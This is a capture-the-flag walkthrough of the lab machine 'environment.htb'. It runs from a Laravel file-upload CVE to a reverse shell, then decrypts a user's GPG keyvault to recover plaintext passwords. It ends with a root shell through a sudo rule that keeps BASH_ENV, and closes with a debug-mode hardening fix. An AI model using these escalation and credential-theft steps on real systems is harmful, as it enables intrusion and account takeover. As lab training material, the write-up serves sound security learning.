
It says they are the same. I can find cve-2024-21546(https://gist.github.com/ImHades101/338a06816ef97262ba632af9c78b78ca)




I just need to add . after shell.php and nothing needs to be changed



I can run code




Let's get a reverse shell



Get hish shell

I can find database.sqlite and password hash



It cannot be cracked with my wordlist, so let's look for other things. /home shows

```
www-data@environment:~/app$ ls /home -al
ls /home -al
total 12
drwxr-xr-x  3 root root 4096 Jan 12  2025 .
drwxr-xr-x 18 root root 4096 Apr 30 00:31 ..
drwxr-xr-x  5 hish hish 4096 Apr 11 00:51 hish
```

I can get into /home/hish, which is unusual.

```
www-data@environment:/home/hish$ ls -al
ls -al
total 36
drwxr-xr-x 5 hish hish 4096 Apr 11 00:51 .
drwxr-xr-x 3 root root 4096 Jan 12  2025 ..
lrwxrwxrwx 1 root root    9 Apr  7 19:29 .bash_history -> /dev/null
-rw-r--r-- 1 hish hish  220 Jan  6  2025 .bash_logout
-rw-r--r-- 1 hish hish 3526 Jan 12  2025 .bashrc
drwxr-xr-x 4 hish hish 4096 Sep  8 12:31 .gnupg
drwxr-xr-x 3 hish hish 4096 Jan  6  2025 .local
-rw-r--r-- 1 hish hish  807 Jan  6  2025 .profile
drwxr-xr-x 2 hish hish 4096 Jan 12  2025 backup
-rw-r--r-- 1 root hish   33 Sep  8 03:30 user.txt
```

backup has .gpg file I want to decrypt

```
www-data@environment:/home/hish$ ls backup -al
ls backup -al
total 12
drwxr-xr-x 2 hish hish 4096 Jan 12  2025 .
drwxr-xr-x 5 hish hish 4096 Apr 11 00:51 ..
-rw-r--r-- 1 hish hish  430 Sep  8 12:32 keyvault.gpg
```

.gnupg has files for decrypting it

```
www-data@environment:/home/hish$ ls .gnupg -al
ls .gnupg -al
total 32
drwxr-xr-x 4 hish hish 4096 Sep  8 12:34 .
drwxr-xr-x 5 hish hish 4096 Apr 11 00:51 ..
drwxr-xr-x 2 hish hish 4096 Sep  8 12:34 openpgp-revocs.d
drwxr-xr-x 2 hish hish 4096 Sep  8 12:34 private-keys-v1.d
-rwxr-xr-x 1 hish hish 1446 Jan 12  2025 pubring.kbx
-rwxr-xr-x 1 hish hish   32 Jan 12  2025 pubring.kbx~
-rwxr-xr-x 1 hish hish  600 Jan 12  2025 random_seed
-rwxr-xr-x 1 hish hish 1280 Jan 12  2025 trustdb.gpg
```

Copy .gnupg files to somewhere I can write since I can't write here

```
www-data@environment:/home/hish$ cp -r .gnupg /dev/shm
```

I can decrypt keyvault.gpg

```
gpg -d --homedir /dev/shm/.gnupg /home/hish/backup/keyvault.gpg
```

```
www-data@environment:/home/hish$ gpg -d --homedir /dev/shm/.gnupg /home/hish/backup/keyvault.gpg
gpg -d --homedir /dev/shm/.gnupg /home/hish/backup/keyvault.gpg
gpg: WARNING: unsafe permissions on homedir '/dev/shm/.gnupg'
gpg: encrypted with 2048-bit RSA key, ID B755B0EDD6CFCFD3, created 2025-01-11
      "hish_ <hish@environment.htb>"
PAYPAL.COM -> Ihaves0meMon$vhere123
ENVIRONMENT.HTB -> marineSPm@ster!!
FACEBOOK.COM -> summerSunnyB3ACH!!
```

Might be ssh password for environment.htb

I can ssh as hish with the password

```
└─$ ssh hish@environment.htb
hish@environment.htb's password:
Linux environment 6.1.0-34-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.135-1 (2025-04-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Sep 8 12:39:55 2025 from 10.10.16.8
hish@environment:~$
```

Get root shell

sudo -l shows

```
hish@environment:~$ sudo -l
[sudo] password for hish:
Matching Defaults entries for hish on environment:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, env_keep+="ENV BASH_ENV", use_pty

User hish may run the following commands on environment:
    (ALL) /usr/bin/systeminfo
```

I can run /usr/bin/systeminfo, but it keeps BASH_ENV, which makes it very easy to exploit. Write a very simple bash script(I created it as /dev/shm/exploit.sh)

```
#!/bin/bash

bash
```

Add execute permission to the file and run this command

```
sudo BASH_ENV=/dev/shm/exploit.sh /usr/bin/systeminfo
```

```
hish@environment:/dev/shm$ vi exploit.sh
hish@environment:/dev/shm$ chmod +x exploit.sh
hish@environment:/dev/shm$ sudo BASH_ENV=/dev/shm/exploit.sh /usr/bin/systeminfo
root@environment:/dev/shm# whoami
root
```

Beyond root

I can find /var/www/app/.env

```
root@environment:/var/www/app# cat .env
APP_NAME=Laravel
APP_ENV=production
APP_KEY=base64:BRhzmLIuAh9UG8xXCPuv0nU799gvdh49VjFDvETwY6k=
APP_DEBUG=true
APP_TIMEZONE=UTC
APP_URL=http://environment.htb
APP_VERSION=1.1

APP_LOCALE=en
APP_FALLBACK_LOCALE=en
APP_FAKER_LOCALE=en_US

APP_MAINTENANCE_DRIVER=file
# APP_MAINTENANCE_STORE=database

PHP_CLI_SERVER_WORKERS=4

BCRYPT_ROUNDS=12

LOG_CHANNEL=stack
LOG_STACK=single
LOG_DEPRECATIONS_CHANNEL=null
LOG_LEVEL=debug


DB_CONNECTION=sqlite
# DB_HOST=127.0.0.1
# DB_PORT=3306
# DB_DATABASE=laravel
# DB_USERNAME=root
# DB_PASSWORD=
```

This makes laravel 405 page to show debug page. Set APP_DEBUG=false and restart changes

it to not showing debugging page

```
APP_NAME=Laravel
APP_ENV=production
APP_KEY=base64:BRhzmLIuAh9UG8xXCPuv0nU799gvdh49VjFDvETwY6k=
APP_DEBUG=false
APP_TIMEZONE=UTC
APP_URL=http://environment.htb
APP_VERSION=1.1
```

```
systemctl restart php8.2-fpm
```




Oops! An Error Occurred

The server returned a "405 Method Not Allowed".

Something is broken. Please let us know what you were doing when this error occurred. We will fix it as soon as possible. Sorry for any inconvenience caused.

I can also do it in nginx config. In /etc/nginx/sites-enabled/environment.htb




```
systemctl restart nginx
```

